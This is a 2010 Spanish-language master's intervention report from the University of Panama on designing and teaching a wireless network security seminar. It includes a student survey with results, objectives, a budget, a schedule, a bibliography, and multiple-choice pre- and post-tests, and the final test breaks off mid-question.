Universidad de Panamá
Vicerrectoría de Investigación y Postgrado
Facultad de Ciencias de la Educación

PROYECTO DE INTERVENCIÓN

Seminario taller de Seguridad en Redes Inalámbricas

Dirigido a estudiantes de Licenciatura en Informática con Énfasis en Computación Gerencial de la Universidad Americana

Elaborado por
Aris Castillo de Valencia

Para optar por el título de
Maestría en Docencia Superior

Julio de 2010

Agradecimiento

A Dios por todas las bendiciones que me regala, que me permiten ser mejor cada día

A Darlene por su colaboración en las pruebas prácticas para el seminario – taller

Dedicatoria

A mi madre querida (q.e.d.) por su inspiración, coraje y amor.

A mi papá por su ejemplo de paciencia y fe.

A mis hijos por llenar mi vida de entusiasmo, alegría y esperanza.

A mi esposo por su cariño.

Índice

GENERAL

FASE I

DIAGNÓSTICO DEL PROYECTO

Introducción

Dada la circunstancia de realizar un proyecto de Intervención para cumplir con los requisitos de aplicar los conocimientos del Postgrado en Docencia Superior de la Universidad de Panamá, se procedió a verificar los posibles lugares para brindar un curso en el tema de especialidad del autor de este trabajo.

Por conversaciones con el coordinador de la carrera de Licenciatura en Informática con Especialización en Computación Gerencial de la Universidad Americana supimos de la necesidad de estos estudiantes en el tema de Redes Inalámbricas, dado el hecho de que la carrera no incluye una materia relacionada Procedimos a realizar un diagnóstico para posteriormente proceder a desarrollar un programa que satisfaga dicha necesidad.

En esta sección presentamos el instrumento aplicado, el cual consta de cinco preguntas con el fin de verificar hasta qué punto los estudiantes pudieran haber adquirido conocimientos referentes a las redes inalámbricas, aún fuera de su carrera. El mismo fue aplicado a un total de 61 estudiantes de segundo año en adelante, considerando que a partir de entonces es cuando hay un mayor involucramiento en la carrera.

Posteriormente, realizamos la tabulación y análisis de los datos. Finalmente, presentamos una sección sobre los aspectos relevantes encontrados a través de este estudio. En términos generales podemos decir que el diagnóstico corroboró la necesidad de los estudiantes de tomar un seminario taller en el tema de seguridad en redes inalámbricas.

Instrumento Aplicado

UNIVERSIDAD DE PANAMÁ
VICERRECTORÍA DE INVESTIGACIÓN Y POSTGRADO
FACULTAD DE CIENCIAS DE LA EDUCACIÓN
MAESTRÍA EN DOCENCIA SUPERIOR

Encuesta

Esta encuesta está dirigida a los estudiantes de II año en adelante de la carrera de Licenciatura en Informática con Esp. En Computación Gerencial de la Universidad Americana de Panamá

Instrucciones Responda cada pregunta de acuerdo a su criterio.

- ¿Ha configurado una red inalámbrica 802.11x alguna vez?

Si ☐ No ☐

- ¿Conoce los mecanismos de seguridad de las redes inalámbricas 802 11x?

Si ☐ No ☐

- ¿Alguna vez ha "quebrantado" la seguridad de una red inalámbrica?

Si ☐ No ☐

- ¿Alguna vez ha realizado "sniffing" a una red inalámbrica 802 11x?

Si ☐ No ☐

- ¿Estaría dispuesto a asistir a un seminario de "Seguridad en Redes inalámbricas"?


Si ☐ No ☐

Análisis del Diagnóstico

El instrumento fue aplicado a una muestra de 67 personas lo cual representa un 28% de la población total.


Respecto a la primera pregunta sobre si han configurado o no una red inalámbrica de área local del protocolo 802.11x, 49 de los encuestados respondieron no haberlo hecho, lo cual representa un 73% de la muestra.

Este resultado es realmente significativo para demostrar la necesidad existente de este seminario y el impacto que el mismo puede tener en los estudiantes. Es importante recalcar que dado que las redes inalámbricas de área local dentro de los protocolos 802.11x son las más comúnmente implementadas en nuestro país, por lo tanto se infiere que si alguien no las ha implementado, no ha implementado otras.



Fuente Encuesta a estudiantes de Lic en Informatica con Esp Computacion Gerencial, UAM


La segunda pregunta profundiza un poco más en cuanto a aspectos técnicos de las redes inalámbricas de área local. Ésta nos permite explorar si los estudiantes están familiarizados con aspectos relacionados con la seguridad de las redes inalámbricas de área local 802.11x Puede darse el caso, como de hecho se da, que algunas personas hayan configurado redes inalámbricas, pero no conozca sobre sus mecanismos de seguridad y viceversa, que conozcan algo del tema, pero que no hayan configurado una red de este tipo.



Fuente Encuesta a estudiantes de Lic en Informática con Esp Computación Gerencial, UAM

El resultado muestra que un 67% de los encuestados no conoce sobre los mecanismos de seguridad de las redes inalámbricas 802.11x Esto nos indica que realmente es necesario incluir en el programa al menos un módulo completo de fundamentación teórica y práctica sobre la seguridad en las redes inalámbricas.

La tercera pregunta es aún más específica ya que implica un nivel de conocimiento más profundo sobre las redes inalámbricas de área local 802.11x. Ésta se refiere al uso de herramientas de seguridad para violentar las redes inalámbricas a través de software En este caso, las respuestas concuerdan con los resultados previos. Vemos que un 84% de los encuestados no han realizado este tipo de operación



Fuente Encuesta a estudiantes de Lic en Informática con Esp Computación Gerencial, UAM

La cuarta pregunta se refiere al uso de herramientas para el análisis de la seguridad de las redes inalámbricas de área local En este caso los resultados muestran que un 97% no han tenido la experiencia con este tipo de herramientas

Fuente. Encuesta a estudiantes de Lic. en Informática con Esp Computación Gerencial, UAM

La quinta pregunta es sobre el interés de los encuestados en asistir al seminario de redes inalámbricas, en este caso los resultados demuestran un interés mayoritario del 97%. Con esta respuesta, entonces procedemos a elaborar el seminario taller que será brindado a los estudiantes

Fuente Encuesta a estudiantes de Lic en Informática con Esp Computación Gerencial, UAM

Aspectos Detectados en el Diagnóstico

Se destaca del análisis de los resultados del instrumento que hay una necesidad evidente en los estudiantes de la carrera de Licenciatura en Informática con Especialización en Computación Gerencial de la Universidad Americana de tomar un seminario taller en el tema de Redes Inalámbricas con énfasis en seguridad

Las respuestas a las preguntas del 1 al 4, que se refieren a la familiarización del encuestado con los temas de redes inalámbricas y de aspectos de seguridad de éstas, por lo menos el 67% no parecen haber tenido experiencias en el manejo, administración y configuración de estas TICs. En caso contrario esto significaría que no existe la necesidad.

Cuadro de Resultados

1. ¿Ha configurado una red inalámbrica 802.11x alguna vez?		
SI	18	30%
NO	43	70%
Total	61	
2. ¿Conoce los mecanismos de seguridad de las redes inalámbricas 802.11x?		
SI	22	36%
NO	39	64%
Total	61	
3. ¿Alguna vez ha quebrantado la seguridad a una red inalámbrica 802.11x?		
SI	10	17%
NO	50	83%
No contestaron	1	
Total	61	
4. ¿Alguna vez ha realizado "sniffing" a una red inalámbrica 802.11x?		
SI	2	3%
NO	59	97%
Total	61	
5. ¿Estaría dispuesto a asistir a un seminario - taller de "Seguridad en Redes Inalámbricas"?		
SI	55	92%
NO	5	8%
No contestaron	1	
Total	61	

FASE II

ELABORACIÓN DEL PROYECTO DE INTERVENCIÓN

Introducción

La decisión de ofrecer un seminario taller de Seguridad en Redes Inalámbricas a estudiantes de la Licenciatura en Informática con Especialización en Computación Gerencial se basa en la carencia de una materia relacionada al tema y a la importancia que en los últimos años las redes inalámbricas han cobrado no sólo en Panamá sino en todo el mundo

Otro elemento para la decisión de elaborar un proyecto de intervención en el tema de Seguridad de Redes Inalámbricas fue el resultado del diagnóstico aplicado a una muestra de la población estudiantil en cuestión. Específicamente, dado el hecho de la poca relación de los encuestados con el tema se tomó la decisión de realizar un seminario taller, con un componente importante de experiencias prácticas en que el estudiante pudiera experimentar con algunas tecnologías inalámbricas.

En este documento presentamos la documentación relacionada con las distintas fases del proyecto y elementos relevantes tales como justificación, objetivos, beneficiarios y posibles resultados, entre otros

Antecedentes del Proyecto

En Panamá, como en otros países del mundo y de la región, ha habido un crecimiento acelerado del uso de tecnologías de información y comunicación (TIC) en los últimos años. Las redes inalámbricas son un caso específico. Éstas están disponibles en cafés, aeropuertos, hoteles y centros educativos.

Más recientemente, este año (2010) el Gobierno Nacional inició un proyecto de instalación de redes inalámbricas de uso público en todo el país con el fin de reducir la brecha digital y expandir las posibilidades de desarrollo de la sociedad panameña También, los proveedores de servicios de Internet ofrecen conexión inalámbrica en residencias, de manera que se facilite el compartimiento de recursos informáticos en el hogar

Es importante que los profesionales de la informática cuenten no sólo con conocimientos técnicos no sólo del funcionamiento y fundamentación de las comunicaciones inalámbricas, sino también de su implementación, buen uso y establecimiento de medidas de seguridad. Siendo que estas tecnologías son relativamente nuevas en nuestro país todavía existen programas de informática que no incluyen materias en las cuales se aborden estos temas

Justificación del Proyecto

Según entrevista con el Coordinador de la carrera de Licenciatura en Informática con Especialización en Computación Gerencial de la Universidad Americana, no se dicta una materia relacionada con este tema durante todo el programa.

Las TICs, específicamente las redes de comunicación han crecido en importancia en la última década ya que son el principal medio para actividades de toda índole, desde económicas hasta sociales, y sobre todo para las relacionadas con el desarrollo del conocimiento

Las redes inalámbricas de área local, y dentro de éstas las basadas en los protocolos del Instituto de Ingenieros Eléctricos y Electrónicos (IEEE) 802.11x son una forma de estas redes de comunicación cuyo uso se ha desplegado ampliamente en Panamá en los últimos cinco años. Este tipo de tecnologías pueden ser utilizadas ya sea en residencias, oficinas y lugares públicos, de manera que para un profesional de la informática tener contacto directo con el manejo de estas tecnologías es necesario. El no poseer estas experiencias, por otro lado, representa una desventajosa competitiva

Un seminario taller sobre Redes Inalámbricas satisface esta necesidad de los estudiantes de la carrera de Licenciatura en Informática con Especialización en Computación Gerencial de la Universidad Americana. Dado que se desea ofrecer principalmente experiencias prácticas con las tecnologías, que además puedan ser puestas en práctica

posteriormente por los participantes, se decide enfocar el seminario en redes inalámbricas de área local, específicamente las del protocolo 802.11x ya que son las mayormente utilizadas en nuestro país Siendo que la seguridad es un elemento crucial en la buena operación de las redes, éste tema ocupa gran parte del seminario. Finalmente, buscando mayor interacción del participante con las tecnologías, se diseña en forma de seminario taller

Descripción del Proyecto

El proyecto consta de tres fases, a saber:

- Fase I. Diagnóstico del Proyecto Éste nos permite reconocer la situación actual de la población elegida respecto a un tema de actualidad en el mundo de las tecnologías como son las redes inalámbricas.
- Fase II. Elaboración del Proyecto. Una vez recolectados los datos del diagnóstico preparamos el curso, basados en los resultados encontrados, lo cual forma parte de la fase de Ejecución, pero que nos ayuda con la Fase de Elaboración del Proyecto La fase de elaboración del proyecto permite esquematizar y tener una mejor visión del proyecto en general.
- Fase III. Ejecución del Proyecto. Paralelamente a la fase de Diagnóstico del Proyecto se realizan algunas actividades de la fase de Ejecución, como lo son la recolección y revisión de material bibliográfico. Posteriormente, este material es adecuado a las necesidades, de acuerdo con los resultados del Diagnóstico, para la elaboración del curso. Esta fase continúa con el ofrecimiento del curso y culmina con la redacción del informe final y la entrega del mismo.

La parte inicial de la fase de ejecución consiste en el diseño de un seminario taller sobre Redes Inalámbricas. El seminario incluye material en tres grandes áreas como son:

- Fundamentación técnica de las redes inalámbricas de área local
- Mecanismos de seguridad
- Herramientas de análisis de seguridad

Misión

Mi misión como gestora de este proyecto es brindar a los estudiantes que reciban este seminario taller la información más actualizada y completa sobre el funcionamiento e implementación de las tecnologías inalámbricas 802.11x y sus mecanismos de seguridad.

Objetivos

A través de este proyecto de intervención con el tema **"Seguridad en Redes Inalámbricas 802.11x"** se persiguen los siguientes objetivos

Objetivo General

- Explorar tanto conceptualmente como en la práctica las tecnologías inalámbricas 802.11x y sus mecanismos de seguridad.

Objetivos Específicos

- Estudiar los conceptos que fundamentan la comunicación inalámbrica a través de los protocolos 802.11x.
- Profundizar en el funcionamiento de las técnicas de seguridad de las redes 802.11x.
- Implementar una red inalámbrica utilizando los protocolos 802.11x.
- Configurar mecanismos de seguridad para proteger las redes inalámbricas 802.11x
- Utilizar herramientas de análisis de la seguridad en redes inalámbricas 802.11x.

Localización del Proyecto

El proyecto se localiza en la Universidad Americana, Sede El Carmen, en la Ciudad de Panamá, Provincia de Panamá. Específicamente desarrollamos las sesiones magistrales, trabajos en equipo y sesiones prácticas en el laboratorio de Cómputo.

El proyecto inició con la fase de Diagnóstico en el mes de Mayo de 2010 y se extendió hasta el mes de Julio, cuando Ejecutamos el proyecto a través del seminario suministrado a los estudiantes Después de lo ello, culminamos con la elaboración y entrega del informe final.

Beneficiarios del Proyecto

Este proyecto beneficia a múltiples grupos de personas. Primeramente, los beneficiarios directos son los estudiantes de segundo año en adelante de la carrera de Licenciatura en Informática con Especialización en Computación Gerencial de la Universidad Americana en la Ciudad y Provincia de Panamá

Otros beneficiarios directos de este proyecto son los estudiantes de la Licenciatura en Redes Informáticas de la Universidad Tecnológica de Panamá, donde la diseñadora y oferente del curso dicta clases. Estos estudiantes contarán no sólo todo el material bibliográfico recientemente elaborado sino con las experiencias prácticas de la profesora de manera que obtendrán mayor provecho del curso.

Finalmente, existen beneficiarios indirectos como lo son los familiares de estos estudiantes, sus lugares de trabajo y la comunidad en la cual se desempeñan ya que ellos podrán poner en práctica sus conocimientos sobre la implementación de redes inalámbricas, sus técnicas de seguridad y el monitoreo de las mismas

Posibles resultados y Efectos

Se espera que los estudiantes que reciben el seminario taller sobre Seguridad en Redes Inalámbricas 802 11x sean capaces de poner en práctica dichos conocimientos. Los estudiantes podrán instalar una red inalámbrica en su residencia o lugar de trabajo de manera que se puedan compartir recursos informáticos tales como una conexión a Internet, impresoras, y otros dispositivos.

Los estudiantes podrán implementar medidas de seguridad en las redes instaladas de forma tal que haya más control sobre los usos que se le da a las mismas y sobre los clientes que tendrán acceso a dichos recursos. Por otro lado, los estudiantes también podrán utilizar herramientas de monitoreo de redes inalámbricas que les permitirán evaluar la efectividad de las implementaciones de seguridad y tomar medidas para mejorar la red en general.

Se espera que los estudiantes sean entes multiplicadores de estos conocimientos con su entorno de manera que se logre en un corto periodo una disminución de la brecha digital existente en nuestro país, así como un mayor nivel de conocimiento de tecnologías de la información y comunicación. Esto es crucial para que nuestro país supere el índice actual de desarrollo según los indicadores del Banco Mundial.

Recursos

El desarrollo de este proyecto implicó una serie de recursos tanto económicos, como humanos y de tecnologías.

En cuanto a los recursos económicos, éstos fueron sufragados al 90% por la gestora del proyecto, Ing. Aris Castillo de Valencia. Esto como se detalla en la sección Presupuesto de este documento involucró renglones como traslados, distribución de material del curso y preparación de informes. El otro 10% corresponde a la aplicación del instrumento, la cual sufragada por la Coordinación de la Carrera de Licenciatura en Informática con Especialización en Computación Gerencial de la Universidad Americana

En relación al recurso humano, la mayor parte del desarrollo del proyecto estuvo bajo la responsabilidad de la gestora del proyecto, Ing Aris Castillo de Valencia. Esto involucró el diseño del instrumento y posteriormente del curso, haciendo uso de sus conocimientos y experiencia en el tema y en educación para adultos La Coordinación de la Carrera de


Licenciatura en Informática con Especialización en Computación Gerencial nos proveyó con su apoyo logístico para la ejecución del proyecto.

Respecto a las tecnologías, dado el tema altamente orientado a experiencias prácticas e implementación de tecnologías inalámbricas, fueron necesarios los siguientes recursos de hardware y software

Recursos	*Sustentación*
Hardware:	
Proyector multimedia	- Permitir que todos los participantes pudieran tener una mejor visión del desarrollo de los temas.
Laptop con chip inalámbrico 802.11x	- Presentar magistralmente el tema y los fundamentos conceptuales del mismo. - Hacer las demostraciones de las redes inalámbricas 802.11x en funcionamiento
Router inalámbrico WRT54GL	- Implementar una red inalámbrica real con los protocolos 802.11x. - Implementar medidas de seguridad en la red inalámbrica
Software:	
Sistema Operativo Ubuntu	- Instalar un sistema operativo de código abierto en un ambiente virtualizado.
Virtual Box	- Crear una máquina virtual.
Backtrack, Netstumbler, Wireshark	- Herramientas de análisis de la seguridad de las redes inalámbricas.
airdump-ng	- Herramientas para demostrar el quebrantamiento de la técnica de seguridad WEP.

Resultados Obtenidos después de la Ejecución

Los resultados del seminario fueron evidentemente positivos. Al iniciar el seminario taller, los estudiantes fueron sometidos a un examen diagnóstico (ver al final de esta sección) con el fin de determinar el nivel general de conocimientos respecto a los temas abordados por el proyecto de intervención. Los resultados muestran que la mayoría de los participantes conocían alrededor de un 20% del tema. Dado que dos estudiantes resultaron con un 57% y 43% de conocimientos, el promedio exacto es de 26%.



Fuente: Examen Diagnóstico y Post-Test aplicado a los participantes

Una vez culminado el seminario taller, los estudiantes fueron sometidos a un post-test (ver al final de esta sección) del cual resultó un promedio de conocimientos del 57%, lo cual marca una diferencia considerable. Más aún debemos aclarar que el examen posterior al curso contó con un nivel mucho más profundo y técnico que el diagnóstico, por lo cual consideramos que el resultado es extraordinario y por lo tanto se logró el objetivo del curso

Cronograma de Actividades

Coordinación con profesor asesor	1d	Tue 1/26/10	Tue 1/26/10
Luvia de ideas sobre lugar del proyecto	1d	Wed 4/14/10	Wed 4/14/10
Revisión bibliográfica	30d	Tue 5/25/10	Mon 7/5/10
Diseño de instrumento de diagnóstico	2d	Wed 4/14/10	Thu 4/15/10
Aprobación de instrumento	2d	Thu 4/15/10	Fri 4/16/10
Aplicación de instrumento	2d	Wed 5/5/10	Thu 5/6/10
Tabulación de resultados	1d	Fri 5/7/10	Fri 5/7/10
Preparación de seminario taller	20d	Fri 5/7/10	Thu 6/3/10
Ejecución de seminario taller	5d	Mon 7/19/10	Fri 7/23/10
Redacción de informe final	9d	Mon 7/19/10	Thu 7/29/10
Revisión de informe final	1d	Tue 8/3/10	Tue 8/3/10
Aprobación de informe final	1d	Wed 7/14/10	Wed 7/14/10
Sustentación	1d	Wed 7/14/10	Wed 7/14/10
Entrega de informe final	1d	Wed 7/14/10	Wed 7/14/10

Presupuesto

Presupuesto			
Descripción	**Cantidad**	**Precio Unitario**	**Total**
Copias de instrumento de diagnóstico	65	B/ 0 04	B/ 2 60
Copias de Evaluación Módulo I	14	B/ 0 04	B/ 0 56
Copias de Evaluacion Módulo II	14	B/ 0 04	B/ 0 56
Copias de Evaluación Módulo III	14	B/ 0 04	B/ 0 56
Copias examen diagnóstico	30	B/ 0 04	B/ 1 20
Copias post-test	15	B/ 0 04	B/ 0 60
Copias Lista de asistencia	5	B/ 0 04	B/ 0 20
DVDs para programas sniffers	10	B/ 0 55	B/ 5 50
Tóner impresora	1	B/ 75 00	B/ 75 00
Resma de papel bond 8 1/2 X 11 Láser	1	B/ 4 95	B/ 4 95
Gasolina para traslados durante las Fases I, II y III	10	B/ 3 50	B/ 35 00
Impresión color de Informe Final a razón de 0 1 por 117 páginas	2	B/ 11 70	B/ 23 40
Empaste de Informe Final	2	B/ 12 00	B/ 24 00
Total Gastos			**B/. 174.13**

Conclusiones

Este proyecto de intervención fue diseñado para cubrir una necesidad evidente de los estudiantes de la Licenciatura en Informática con Especialización en Computación Gerencial de la Universidad Americana Los estudiantes participaron con gran entusiasmo y se lograron los objetivos perseguidos Los resultados fueron positivos dado el evidente mejoramiento del nivel de conocimientos de los participantes en el tema de las redes inalámbricas de área local y las estrategias de seguridad de las mismas.

Dadas las limitaciones de la Universidad para proporcionar equipos de redes inalámbricas para el seminario taller, el mismo se desarrolló con equipo propio de la facilitadora. Esto limitó en cierta medida las experiencias de los estudiantes para desarrollar las actividades diseñadas para tal fin.

Recomendaciones

Brindar este seminario taller con suficiente equipo de redes inalámbricas para que los estudiantes desarrollen las experiencias de laboratorio propuestas. De esta forma los estudiantes sacarán mucho mayor provecho y lograrán un mejor desarrollo de las competencias en esta materia.

Brindar este seminario taller a otros grupos de estudiantes de carreras relacionadas a las tecnologías de información y comunicación que no cuenten con materias de redes inalámbricas ya que estas tecnologías están siendo desarrolladas de manera masiva en el país.

Bibliografía

1 Stallings, William. Comunicaciones y Redes de Computadores. Séptima Edición Pearson, Prentice Hall. Cap. 9 y 17.

2 Planet3 Wireless. CWNA Certified Wireless Network Administrator Official Study Guide Osborne.

3. Sendín, Alberto. Fundamentos de los Sistemas de Comunicaciones Móviles. McGraw-Hill.

4 Forouzan, Behrouz. Transmisión de Datos y Redes de Comunicaciones. Cuarta Edición McGraw-Hill, 2007. Cap. 6

5. Reid Neil y Seide Ron. 802.11 (Wi-Fi). McGraw-Hill. 2005. México.

6. IEEE 802.11: http.//en wikipedia org/wiki/IEEE_802.11

7. IEEE 802.11s: http //en wikipedia org/wiki/IEEE_802.11s

8. Some Wireless LAN standards: http //www.hpl.hp com/personal/Jean_Tourrilhes/Linux/Linux.Wireless std html

9 A bit more about the technologies involved http //www hpl hp com/personal/Jean_Tourrilhes/Linux/Linux Wireless Overview html

10 WLANs http //www pdamd com/vertical/features/wireless_3 xml

11. HomeRF SWAP: http //www umtsworld com/technology/hrf htm

12 Coulon, Pierre. Principles of Modulation in Wireless Communications Disponible en http //www tml tkk fi/Studies/Tik-110 300/1999/Wireless/modulation_3 html Consultado Julio 2010

13. Roberts, Randy. The ABCs of Spread Spectrum – A tutorial. Disponible en http //www sss-mag com/ss html

14. 802 11 Core Technologies – The Basics. Disponible en: http //www eix co uk/Articles/802/Welcome htm

15. Denial-of-service attack: http://en.wikipedia.org/wiki/Denial-of-service_attack

16 United States Computer Emergency Readiness Team, Denial-of-service attack· http.//www.us-cert.gov/cas/tips/ST04-015.html

17. http://www.cs wright.edu/~pmateti/InternetSecurity/Lectures/WirelessHacks/Mateti-WirelessHacks htm#_Toc77524651
18. Maleware, Wikipedia: http://en wikipedia.org/wiki/Malware
19 Panko, Raymond. "Business Data Networks and Telecommunications "
20. Maillard, Claire. How does Wi-Fi Protected Access (WPA) improve Wired Equivalent Privacy Technology (WEP). 2005. Accedido 30/06/2010 en www4.ncsu edu/~kksivara/sfwr4c03/.../CMEMaillard-Project.pdf
21. Dennis Eaton, Diving into the 802 11i Spec: A tutorial. 2002. Accedido en 1/7/2010 en http.//www.commsdesign.com/printableArticle/?articleID=16506047
22 Wardriving / 802.11 Security http //www wardrive net/ Top Wireless Hack Tools Packet Sniffers: http://xmodx.com/top-wireless-hack-tools-packet-sniffers/
23 Packet Analyzer: http://en.wikipedia.org/wiki/Packet_analyzer
24. How to: Sniff Wireless Packets with WireShark: http://www.wi-fiplanet.com/tutorials/article.php/3791421/How-to-Sniff-Wireless-Packets-with-WireShark htm
25. Mateti, Prabhaker. Hacking Techniques in Wireless Networks. 2005. Disponible en: http://www.cs.wright.edu/~pmateti/InternetSecurity/Lectures/WirelessHacks/Mateti-WirelessHacks htm Accedido el 5 de julio de 2010.

Universidad Americana

Seminario-Taller Seguridad en Redes Inalámbricas

Prueba Diagnóstica

Prof. Aris Castillo de Valencia

Nombre: _____ Fecha: _____

Conteste basado en sus conocimientos y con la mayor sinceridad posible

1) Las redes inalámbricas de área local se conocen con el acrónimo:
   a) ILAN b) LANI c) WLAN d) RIAL e) No sé
2) Son tecnologías de redes inalámbricas:
   a) IEEE 802.11x
   b) Wi-Fi
   c) Bluetooth
   d) Todas las anteriores
   e) No sé
3) Wireless sniffing se refiere a
   a) la escucha de transmisiones de modo clandestino en una red inalámbrica
   b) descubrir información confidencial de las redes inalámbricas
   c) Todas las anteriores
   d) No sé
4) Son herramientas para realizar análisis de seguridad en las redes inalámbricas
   a) Kismet
   b) Programas "sniffer"
   c) Wireshark
   d) Todos los anteriores
   e) No sé
5) La frecuencia de operación de 802.11b/g es
   a) 2 4 GHz
   b) 5 GHz
   c) 2.4 MHz
   d) 900 MHz
6) Las siglas WEP significan
   a) Wireless Equivalent Protection
   b) Wireless Estandar Protection
   c) Wired Equivalent Protocol
   d) No sé
7) Es el estándar de IEEE para seguridad en redes inalámbricas
   a) WEP
   b) 802 11i
   c) WPA
   d) No sé

Universidad Americana
Seminario de Seguridad de Redes Inalámbricas
Post-Test

Nombre: _____ Prof. Aris Castillo de Valencia

Escoja la mejor respuesta

1. Son tecnologías de WLANs·
   a IEEE 802 11x b)Wi-Fi c) Bluetooth d)Todas las anteriores e) No sé
2. Usted va a instalar una red inalámbrica en una empresa en Panamá, donde los requisitos son velocidad, seguridad y que no interfiera con tecnologías Bluetooth, por lo que implementaría el protocolo
   a. IEEE 802.11g b)802.11n c) IEEE 802.11a d)Hiperland/1 e) No Sé
3. Este protocolo permite transmitir datos entre dispositivos portables a corta distancia y baja velocidad
   a. Wi-Fi b) UWB c) Bluetooth d) Todos e) No Sé
4. Es el estándar de IEEE para seguridad
   a WEP b) 802.11i c) WPA d) Todos e) No Sé
5. Usted desea adquirir un equipo WLAN que ofrezca las mayores tasas de transmisión de datos, para ello elije el que maneje la tecnología _____ ya que maneja mejor las interferencias co-canal y hace mejor uso del ancho de banda
   a. DSSS b) OFDM c) CCK d) Mesh e) No Sé
6. Usted desea configurar una WLAN extendida con "roaming" que cubra varios salones de clases, para ello configura los AP en
   a. modo independiente o ad-hoc con distintos SSIDs
